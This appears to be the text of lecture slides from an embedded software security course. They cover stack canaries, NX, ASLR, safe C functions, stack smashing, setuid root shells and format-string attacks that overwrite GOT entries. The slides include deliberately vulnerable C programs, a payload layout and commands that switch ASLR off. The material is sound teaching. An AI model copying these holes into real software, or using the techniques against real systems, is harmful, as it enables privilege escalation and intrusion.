run python -e nop-sled + shellcode + junk + canary + return-addr
```

# Canaries

## Random Canary (hard-to-spoof canary)

- ✗ This is basically a 32-bit secret random number that changes each time the program is executed.
- ✗ Now the attacker is unable to guess the canary value.
- ✗ When a function is called, insert the canary string into every stack frame.
- ✗ Verify canary before returning from function.
- ✗ To corrupt random canary, attacker must learn current random string.

# Canaries

## Random Canary (hard-to-spoof canary)

- × Normally, a random canary is generated at program initialization, and stored in a global variable.
- × This variable is usually padded by unmapped pages of memory, so that attempting to read it using any kinds of tricks that exploit bugs to read off RAM cause a segmentation fault, terminating the program.

# Canaries

Random Canary (hard-to-spoof canary)

Weakness:

- ✗ It may still be possible to read the canary, if the attacker knows where it is,
- ✗ or the attacker can get the program to read the canary from the stack, where it is located.

# Canaries

## Random Canary (hard-to-spoof canary)

Another Weakness:

- ✗ The Emsi vulnerability, pointed out by M. Woloszyn, involved overwriting a address pointer to point to the return address, and then overwriting the return address through the pointer.
- ✗ No need to overwrite the canary !!
- ✗ See next slide
- ✗ To guard against this, random XOR canaries were introduced by the StackGuard team.

# Emsi Vulnerability

Both the Random and Terminator Canary are vulnerable to the Emsi Vulnerability.

Consider the following code:

```
foo(char * arg)
{
    char    *p = arg;      // a vulnerable pointer
    char    a[25];        // the buffer that makes the pointer vulnerable

    gets(a);      // using gets() makes you vulnerable
    gets(p);
}
```

# Emsi Vulnerability

In attacking this code, the attacker first overflows the buffer `a[ ]` with a goal of changing the value of the `char *p` pointer.

Specifically, the attacker can cause the `p` pointer to point anywhere in memory, but especially at a return address record in an activation record.

The Solution: The XOR Random Canary

# Canaries

## Random XOR Canary

- When a function is called, the canary placed on the stack is the XOR of a 32-bit random value with the return address at the start of the function.

$$\text{Canary} = \text{random-value} \oplus \text{return-address}$$

- The random 32-bit value is saved separately in memory
- When a function exits, this 32-bit value is fetched from memory, XORed with the return address at the end of the function, and the result is compared with the canary.

# Canaries

## Random XOR Canary

- ✗ It doesn't have to be XOR
- ✗ Another method might also be used to combine the random value with the return address
- ✗ e.g HMAC-SHA-1 with the random value as the key.

# Limitations of Canaries

- ✗ Main limitation is that the check does not happen until just before the function returns
- ✗ If the attacker can gain control of the function, before the function returns, then the canary is useless as a defence mechanism
- ✗ This can be made difficult by code optimisation introduced by the compiler, which might optimize some local variables and put them into a register, esp if they are heavily used.

# Canaries

- For gcc, it refers to its use of Canaries as the **Stack-smashing Protection (SSP)** feature. This is a compile-time option which lets you determine whether just critical functions have canaries inserted, or all of them.
- gcc has the flags:
  - fstack-protector
  - fstack-protector-strong
  - fstack-protector-all

# Defending against Buffer Overflows

- ✖ **Bounds checking** is a compiler-based technique that adds in run-time bounds information relating to every allocated block of memory.
- ✖ Can check a value fits into a given data type (range checking), or that a variable used as an index/pointer to an array is within the bounds of the array (index checking).
- ✖ Costly in terms of CPU time.

# Defending against Buffer Overflows

## Bounds Checking:

- ✖ Is performed as part of **type safe** and **memory safe** programming languages (E.g. Python). Such languages are seen as “immune” to problems like buffer overflows.
- ✖ It is not the code that you write in these languages that causes the overflow, but the underlying interpreter for the language, which is often written in C
- ✖ A good example is JAVA, which had many buffer overflows in the Java Virtual Machine
  - Similarly for PHP

# Buffer Overflow and TypeSafe Languages

- ✖ Example: ( 2014 )
- ✖ an exploit was posted to pastebin.com that exploited a buffer overflow condition in Python's `socket.recvfrom_into()` function.
- ✖ The function was introduced in Python 2.5 and was also vulnerable in Python 3.
- ✖ Every Python program out there that used that function was potentially vulnerable to remote exploitation.
- ✖ And the exploit for this vulnerability was being distributed in the wild.
- ✖ The vulnerability was patched in the latest version of the 3.3.4 Python interpreter, and eventually for the 2.7 interpreter

# Bounds Checking

- ✖ While using bounds checking (or a type-safe and memory-safe language) removes a lot of the risk of human error in introducing buffer overflow vulnerabilities, it is not always possible.
- ✖ Sometimes languages which are not type-safe (C, C++, Assembly..) are required to be used for the efficiency of code they afford users.
- ✖ In Embedded Devices with very limited computational resources, this can often be the case, where the overhead of bounds checking is deemed too high.

# Defending against Buffer Overflows

- ✖ Executable space protection is a hardware-based feature in which sections of memory (e.g. containing the stack or heap) can be masked as non-executable (e.g. with a NX bit (no-execute bit) in the hardware).
- ✖ This can prevent attacks which rely on placing executable code on the stack or heap, but not attacks that solely rely on redirecting.
- ✖ May also be called Data Execution Protection (in Windows). Or as W ^ X (“write or execute”).

# Executable Space Protection

## NX bit – caveats

- ✗ - Additional bookkeeping information required
- ✗ - small overhead on system performance

# Executable Space Protection

- ✖ Some applications require executable stack
  - Example: Lisp interpreters
- ✖ Some applications are not linked with /Nxcompat !!!!
  - DEP disabled (e.g., popular browsers)
- ✖ JVM makes all its memory RWX – readable, writable, executable
  - The Just-In-Time Interpreter requires being able to write and execute in the same memory space.
  - Spray attack code over memory containing Java objects, pass control to them

# Defending against Buffer Overflows

- ✖ Address Space Layout Randomization (ASLR) is a technique which randomly arranges the address space positions of principal data areas used by processes.
- ✖ It randomizes the location of address space for executables, the stack, the heap, libraries, etc...
- ✖ Does not prevent buffer overflows, but makes it more difficult to successfully perform an attack. (Global Offset Table (GOT), and Procedure Linkage Table (PLT) )

# Address Space Layout Randomization (ASLR)

- ✗ The ldd command prints a programs' shared library dependencies.
- ✗ Let us look at those with ASLR off and on.
- ✗ To turn ASLR off:  
`echo 0 > /proc/sys/kernel/randomize_va_space`
- ✗ To turn ASLR back on:  
`echo 2 > /proc/sys/kernel/randomize_va_space`

# Address Space Layout Randomization (ASLR)

```
root@kali:~/assembly# ldd a.out
    linux-gate.so.1 => (0xb777c000)
    libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb75fe000)
    /lib/ld-linux.so.2 (0xb777d000)
root@kali:~/assembly# ldd a.out
    linux-gate.so.1 => (0xb7783000)
    libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb7605000)
    /lib/ld-linux.so.2 (0xb7784000)
root@kali:~/assembly# ldd a.out
    linux-gate.so.1 => (0xb7734000)
    libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb75b6000)
    /lib/ld-linux.so.2 (0xb7735000)
root@kali:~/assembly# echo 0 > /proc/sys/kernel/randomize_va_space
root@kali:~/assembly#
root@kali:~/assembly# ldd a.out
    linux-gate.so.1 => (0xb7fff000)
    libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb7e81000)
    /lib/ld-linux.so.2 (0x80000000)
root@kali:~/assembly# ldd a.out
    linux-gate.so.1 => (0xb7fff000)
    libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb7e81000)
    /lib/ld-linux.so.2 (0x80000000)
root@kali:~/assembly# ldd a.out
    linux-gate.so.1 => (0xb7fff000)
    libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb7e81000)
    /lib/ld-linux.so.2 (0x80000000)
root@kali:~/assembly# ldd a.out
    linux-gate.so.1 => (0xb7fff000)
    libc.so.6 => /lib/i386-linux-gnu/i686/cmov/libc.so.6 (0xb7e81000)
    /lib/ld-linux.so.2 (0x80000000)
root@kali:~/assembly#
```



# Address Space Layout Randomization (ASLR)

```
root@kali:~# echo 2 > /proc/sys/kernel/randomize_va_space
root@kali:#
root@kali:~# cat /proc/self/maps | egrep '(libc|heap|stack)'
09b5c000-09b7d000 rw-p 00000000 00:00 0 [heap]
b757d000-b76d9000 r-xp 00000000 08:01 1311258 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b76d9000-b76da000 ---p 0015c000 08:01 1311258 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b76da000-b76dc000 r--p 0015c000 08:01 1311258 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b76dc000-b76dd000 rw-p 0015e000 08:01 1311258 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
bf99e000-bf9bf000 rw-p 00000000 00:00 0 [stack]
root@kali:#
root@kali:~# cat /proc/self/maps | egrep '(libc|heap|stack)'
09479000-0949a000 rw-p 00000000 00:00 0 [heap]
b7601000-b775d000 r-xp 00000000 08:01 1311258 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b775d000-b775e000 ---p 0015c000 08:01 1311258 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b775e000-b7760000 r--p 0015c000 08:01 1311258 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7760000-b7761000 rw-p 0015e000 08:01 1311258 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
bfb9c000-bfbbea000 rw-p 00000000 00:00 0 [stack]
root@kali:#
root@kali:~#
root@kali:~# echo 0 > /proc/sys/kernel/randomize_va_space
root@kali:#
root@kali:~#
root@kali:~# cat /proc/self/maps | egrep '(libc|heap|stack)'
08056000-08077000 rw-p 00000000 00:00 0 [heap]
b7e63000-b7fbf000 r-xp 00000000 08:01 1311258 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fbf000-b7fc0000 ---p 0015c000 08:01 1311258 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fc0000-b7fc2000 r--p 0015c000 08:01 1311258 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fc2000-b7fc3000 rw-p 0015e000 08:01 1311258 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
bffdf000-c0000000 rw-p 00000000 00:00 0 [stack]
root@kali:#
root@kali:~# cat /proc/self/maps | egrep '(libc|heap|stack)'
08056000-08077000 rw-p 00000000 00:00 0 [heap]
b7e63000-b7fbf000 r-xp 00000000 08:01 1311258 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fbf000-b7fc0000 ---p 0015c000 08:01 1311258 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fc0000-b7fc2000 r--p 0015c000 08:01 1311258 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fc2000-b7fc3000 rw-p 0015e000 08:01 1311258 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
bffdf000-c0000000 rw-p 00000000 00:00 0 [stack]
root@kali:~#
```

# ASLR Limitations

- ✗ Attackers try to find a memory area that is static, despite ASLR. Examples might be executables that don't contain relocation information, specialised data structures, the loader itself and non-relocatable shared binaries.
- ✗ Attackers also use brute force. In 32-bit linux, only 256 mappings are used
- ✗ Much more difficult for attackers on 64 bit - Attackers try to turn ASLR off
- ✗ On embedded devices with very small amounts of memory, it is easy to brute force them. And ASLR wastes some of the memory space, so it would generally never be activated.

# Defending against Buffer Overflows

- ✖ Special **Safe Libraries** have been created which replace legitimate vulnerable functions with bounds-checked replacements to standard memory and string functions.
- ✖ Using **Static Code Analysis** tools to review code, can help identify code which can lead to buffer overflows. Appropriate tools must be selected to run automated searches for buffer overflow bugs.

# Unsafe Library Functions and Their Safe(r) Counterparts

- ✗ `strcpy()` → `strncpy()`
- ✗ `strcat()` → `strncat()`
- ✗ `strcmp()` → `strncmp()`
- ✗ `sprintf()` → `snprintf()`

From manpage for `gets()`:

- ✗ “Never use `gets()`. Because it is impossible to tell without knowing the data in advance how many characters `gets()` will read, and because `gets()` will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use `fgets()` instead.”

# Unsafe Library Functions

- ✖ Functions to avoid in most cases include the functions `strcpy()`, `strcat()`, `sprintf()`, and `gets()`.
- ✖ The function `strlen()` should be avoided unless you can ensure that there will be a terminating NULL character to find.
- ✖ Other dangerous functions that may permit buffer overruns (depending on their use) include `fscanf()`, `scanf()`, `vsprintf()`, `realpath()`, `getopt()`, `getpass()`, `streadd()`, `strecpy()`, and `strrns()`.

# Safe Library Functions

- ✖ Even the safe library functions may be vulnerable to certain attacks if used inappropriately.
- ✖ Programmers need special training to learn all vulnerable functions to avoid, and how to correctly use safe functions.
- ✖ Even with training, human error will occur and vulnerabilities may be introduced in code.
- ✖ Static Code Analysis should be used as part of the development process to catch incidents of human error. But it rarely is...

# COMP8053 – Embedded Software Security

Dr. David Stynes

# Specific Buffer Overflow Based Attacks

# Stack Smashing

# Stack Smashing

Using Buffer Overflows to Attack a system:

- ✖ A **Stack Buffer Overflow** is when a program writes to a memory address in the program's function call stack outside of the intended data structure.
- ✖ Intentionally using a stack buffer overflow to change how a program runs is known as **stack smashing**.

# Stack Smashing

```
1 #include <stdlib.h>
2 #include <unistd.h>
3 #include <stdio.h>
4 #include <string.h>
5
6 void win()
7 {
8     printf("code flow successfully changed\n");
9 }
10
11 int main(int argc, char **argv)
12 {
13     volatile int (*fp)();
14     char buffer[64];
15
16     fp = 0;
17
18     gets(buffer);
19
20     if(fp) {
21         printf("calling function pointer, jumping to 0x%08x\n", fp);
22         fp();
23     }
24 }
```

# Stack Smashing

```
1 #include <stdlib.h>
2 #include <unistd.h>
3 #include <stdio.h>
4 #include <string.h>
5
6 void win()
7 {
8     printf("code flow successfully changed\n");
9 }
10
11 int main(int argc, char **argv)
12 {
13     char buffer[64];
14
15     gets(buffer);
16 }
```

- ✗ How do we execute ‘win’ function now??

# The Stack

- The stack is composed of **stack frames** (sometimes called activation records). These are machine dependent data structures containing subroutine state information. Each stack frame corresponds to a call to a subroutine (function) which has not yet terminated with a return.
- The stack is often accessed via a register called the **stack pointer** (**ESP** on Intel-32), which also serves to indicate the current top of the stack. Also, memory within the frame may be accessed via a separate register, the **frame pointer** (or Base Pointer, **EBP**), which points to the start of the current function's stack frame.

# Stack Smashing


```
#include <string.h>

void foo (char *bar)
{
    char c[12];

    strcpy(c, bar); // no bounds checking
}

int main (int argc, char **argv)
{
    foo(argv[1]);

    return 0;
}
```



# Stack Smashing


```
#include <string.h>

void foo (char *bar)
{
    char c[12];

    strcpy(c, bar); // no bounds checking
}

int main (int argc, char **argv)
{
    foo(argv[1]);

    return 0;
}
```



# Stack Smashing


```
#include <string.h>

void foo (char *bar)
{
    char c[12];

    strcpy(c, bar); // no bounds checking
}

int main (int argc, char **argv)
{
    foo(argv[1]);

    return 0;
}
```



# setuid

## Linux ‘setuid’ command:

- ✗ Allows you to run a program as a different user id (uid).
- ✗ Does not allow you to change your user id to one with greater privileges than you started with.
- ✗ Sample usage: root user wants to run code as a lesser-privileged user, so that if the program is hacked/corrupted, it does not have the privileges to do any serious damage.

# setuid

## Linux ‘setuid’ command:

- ✗ `ls -al /usr/bin/sudo`

```
$ ls -al /usr/bin/sudo  
-rwsr-xr-x 2 root root 144740 May 23 2012 /usr/bin/sudo
```

- ✗ privileges: `-rwsr-xr-x`
- ✗ This means the uid is set to the creator when executing instead of the user of the file. This is why ‘sudo’ can let a non-root user have root privileges.

```
$ file /usr/bin/sudo  
/usr/bin/sudo: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),  
dynamically linked (uses shared libs), for GNU/Linux 2.6.18, stripped
```

# setuid

## Linux ‘setuid’ command:

- ✗ But ‘sudo’ requires us to know the root password, so it’s totally secure right?
- ✗ Could we cause a buffer overflow by entering a very long password to ‘sudo’?
- ✗ Other programs than ‘sudo’ run as root too! E.g. ‘ping’

```
$ ls -al /bin/ping  
-rwsr-xr-x 1 root root 31360 Oct 14 2010 /bin/ping
```

- ✗ Ping does not require any password to run!

# Stack Smashing

```
1 #include <stdlib.h>
2 #include <unistd.h>
3 #include <stdio.h>
4 #include <string.h>
5
6 int main(int argc, char **argv)
7 {
8     char buffer[64];
9
10    gets(buffer);
11 }
```

- The above code is sufficient for creating a shell with root privileges, if the code is in an setuid executable created by root (and even if it's not, with greater difficulty).
- <https://linux.die.net/man/3/gets>
- Bugs:
- Never use `gets()`. Because it is impossible to tell without knowing the data in advance how many characters `gets()` will read, and because `gets()` will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use `fgets()` instead.

# setuid

## Solutions:

- ✗ Do not make a setuid executable with excessive privileges for the task it needs to perform.
- ✗ When creating highly privileged setuid executables, thoroughly check for any security exploits and fix/remove them before releasing it.

# Format String Exploit

# Format String Exploits

C (and other languages) ‘printf’ command:

- ✖ printf() is the function in C that allows us to print fancy formatted strings.
- ✖ E.g. printf("Hello %s, you have %d dollars in your account!", name, total )
- ✖ Can also just print the value of a variable directly:
- ✖ printf( name )
- ✖ But this is where it gets exploitable!


# Format String Exploits

`printf( varname );`

- ✖ What happens if varname is a string, containing formatting commands like %s, %d, etc..
- ✖ `printf("Hello %s, you have %d dollars in your account!", name, total )`
  - > 1) adds ‘name’ and ‘total’ to the stack
  - > 2) evaluates the format string, looking up the values of ‘name’ and ‘total’ to include them in the string, based on the assumption they’re just 1 and 2 steps down the stack respectively.
- ✖ `printf("Hello %s, you have %d dollars in your account!" )`
  - > 1) evaluates the format string, looking for the next 2 values on the stack, and includes them in the string it outputs.

# Our printf victim

```
printf( "%d %d", arg1, arg2 );
```



# Format String Exploits

printf( varname );

- ✖ But if we didn't put values to print, what 2 values does it end up printing?
- ✖ Information stored on the stack like saved frame pointer, return address, etc..
- ✖ (in general, use "%x" to print a hexadecimal value since most of the things you print will be hex memory addresses)
- ✖ If using ASLR to randomise memory locations.. This can reveal them!  
-> Vulnerable to overflow attacks
- ✖ If using canaries to protect data.. This allows them to be identified!
- ✖ But that's not all...

# Format String Exploits

`printf( varname );`

- ✗ One format command is `%n`
- ✗ What it does:

“The number of characters written so far is stored into the integer indicated by the int \* (or variant) pointer argument. No argument is converted.”
- ✗ If used with no argument, it’ll be writing to a place on the stack.
- ✗ So we can overwrite values of variables, or return addresses in the stack!

# Format String Exploits

```
1 #include <stdlib.h>
2 #include <unistd.h>
3 #include <stdio.h>
4 #include <string.h>
5
6 int target;
7
8 void vuln(char *string)
9 {
10     printf(string);
11
12     if(target) {
13         printf("you have modified the target :)\n");
14     }
15 }
16
17 int main(int argc, char **argv)
18 {
19     vuln(argv[1]);
20 }
```

- ✖ The parameter ‘string’ here is just the command line argument passed when the program is run.
- ✖ It can be any length, so printf(string) allows us to explore the entire stack, and to write in a place of our choosing..

# Format String Exploits

```
1 #include <stdlib.h>
2 #include <unistd.h>
3 #include <stdio.h>
4 #include <string.h>
5
6 int target;
7
8 void vuln()
9 {
10     char buffer[512];
11
12     fgets(buffer, sizeof(buffer), stdin);
13     printf(buffer);
14
15     if(target == 64) {
16         printf("you have modified the target :)\n");
17     } else {
18         printf("target is %d :(\n", target);
19     }
20 }
21
22 int main(int argc, char **argv)
23 {
24     vuln();
25 }
```

- ✗ Here fgets() restricts the size of the input string, copying only 512 characters into ‘buffer’.
- ✗ We then pass in ‘buffer’ to printf...
- ✗ If ‘target’ is not within 512bytes of where printf starts in the stack.. It would be secure?
- ✗ No! printf() has commands to pad the length of the string!

# Format String Exploits

```
1 #include <stdlib.h>
2 #include <unistd.h>
3 #include <stdio.h>
4 #include <string.h>
5
6 int target;
7
8 void hello()
9 {
10    printf("code execution redirected! you win\n");
11    _exit(1);
12 }
13
14 void vuln()
15 {
16    char buffer[512];
17
18    fgets(buffer, sizeof(buffer), stdin);
19
20    printf(buffer);
21
22    exit(1);
23 }
24
25 int main(int argc, char **argv)
26 {
27    vuln();
28 }
```

- ✖ Here fgets() restricts the size of the input string, copying only 512 characters into ‘buffer’.
- ✖ We also use ‘exit(1)’ to immediately quit the function, which prevents us exploiting the return address on the stack. We never return!
- ✖ Does this make it secure enough to prevent running ‘hello’?
- ✖ No! We can overwrite the location it thinks ‘exit’ is at with the location of ‘hello’

# Format String Exploits

How do we overwrite the system function call “exit()”?

- ✖ First, we need to understand how the executable runs the “exit” function.
- ✖ “exit” is not a function we defined in our program. It is part of `libc`, the C Standard Library.
- ✖ How does the program know how to call a function from a linked library?
- ✖ It makes use of the Global Offset Table (GOT) and the Procedure Linkage Table (PLT).

# Format String Exploits

```
osboxes@osboxes ~/GOT $ cat test.c
int main(){
    printf("Hello World!\n");
    printf("We're in Embedded Software Security!\n");
    exit(0);
}
ML016
```

We shall try compiling and running the above c program!

# Format String Exploits

```
osboxes@osboxes ~/GOT $ gcc test.c -o out
test.c: In function 'main':
test.c:2:2: warning: implicit declaration of function 'printf' [-Wimplicit-function-declaration]
    printf("Hello World!\n");
^
test.c:2:2: warning: incompatible implicit declaration of built-in function 'printf'
test.c:2:2: note: include '<stdio.h>' or provide a declaration of 'printf'
test.c:4:2: warning: implicit declaration of function 'exit' [-Wimplicit-function-declaration]
    exit(0);
^
test.c:4:2: warning: incompatible implicit declaration of built-in function 'exit'
test.c:4:2: note: include '<stdlib.h>' or provide a declaration of 'exit'
osboxes@osboxes ~/GOT $ ./out
Hello World!
We're in Embedded Software Security!
osboxes@osboxes ~/GOT $ ldd out
    linux-vdso.so.1 => (0x00007ffd995fc000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f29eeelf2000)
    /lib64/ld-linux-x86-64.so.2 (0x00005616efcd1000)
osboxes@osboxes ~/GOT $ ldd out
    linux-vdso.so.1 => (0x00007fff893a4000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f85fed1e000)
    /lib64/ld-linux-x86-64.so.2 (0x0000564c44059000)
osboxes@osboxes ~/GOT $ ldd out
    linux-vdso.so.1 => (0x00007ffd827f9000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f292d309000)
    /lib64/ld-linux-x86-64.so.2 (0x0000561a3b468000)
osboxes@osboxes ~/GOT $ █
```

# Format String Exploits

We shall look at what happens to the function call for printf in a disassembler:

```
; ====== B E G I N N I N G   O F   P R O C E D U R E =====

main:
0000000000400566    push   rbp
0000000000400567    mov    rbp, rsp
000000000040056a    mov    edi, aHelloWorld
000000000040056f    call   j_puts
0000000000400574    mov    edi, aWereInEmbedded
0000000000400579    call   j_puts
000000000040057e    mov    edi, 0x0
0000000000400583    call   j_exit
0000000000400588    ; endp align 16
```

- It replaced printf with puts since there is no formatted strings in our printf.

# Format String Exploits

```
; Section .plt
; Range: [0x400420; 0x400460[ (64 bytes)
; File offset : [1056; 1120[ (64 bytes)
; Flags: 0x6
; SHT_PROGBITS
; SHF_ALLOC
; SHF_EXECINSTR

        loc_400420:
00000000000400420    push    qword  [qword_601008]
00000000000400426    jmp     qword  [qword_601008+8]
0000000000040042c    nop     dword  [rax]

; ===== BEGINNING OF PROCEDURE

        j_puts:
00000000000400430    jmp     qword  [puts@GOT]
; endp

; ===== BEGINNING OF PROCEDURE

        sub_400436:
00000000000400436    push    0x0
0000000000040043b    jmp     loc_400420
```

- ✖ This is still in our binary file.
- ✖ The procedure linkage table makes us jump to a location in the Global Offset Table:

“puts@GOT”

# Format String Exploits

```
0000000000600ff8    qword_600ff8:      // qword
                           dq          0x0000000000000000

; Section .got.plt
; Range: [0x601000; 0x601030[ (48 bytes)
; File offset : [4096; 4144[ (48 bytes)
; Flags: 0x3
;   SHT_PROGBITS
;   SHF_WRITE
;   SHF_ALLOC

                      _GLOBAL_OFFSET_TABLE_:
0000000000601000    db 0x28 ; '('
0000000000601001    db 0xe ; ';'
0000000000601002    db 0x60 ; ':'
0000000000601003    db 0x00 ; '.'
0000000000601004    db 0x00 ; '.'
0000000000601005    db 0x00 ; '.'
0000000000601006    db 0x00 ; '.'
0000000000601007    db 0x00 ; '.'

qword_601008:        // qword
0000000000601008    dq          0x0000000000000000

0000000000601010    db 0x00 ; '.'
0000000000601011    db 0x00 ; '.'
0000000000601012    db 0x00 ; '.'
0000000000601013    db 0x00 ; '.'
0000000000601014    db 0x00 ; '.'
0000000000601015    db 0x00 ; '.'
0000000000601016    db 0x00 ; '.'
0000000000601017    db 0x00 ; '.'

puts@GOT:             // puts
0000000000601018    dq          0x0000000000000602000
                           dq          0x0000000000000602000

like_start_mainGOT:    // like_start_main
```

- ✖ The Global Offset Table stores the memory address of the function we are trying to call.
- ✖ Currently this is 0x0000000000602000

# Format String Exploits

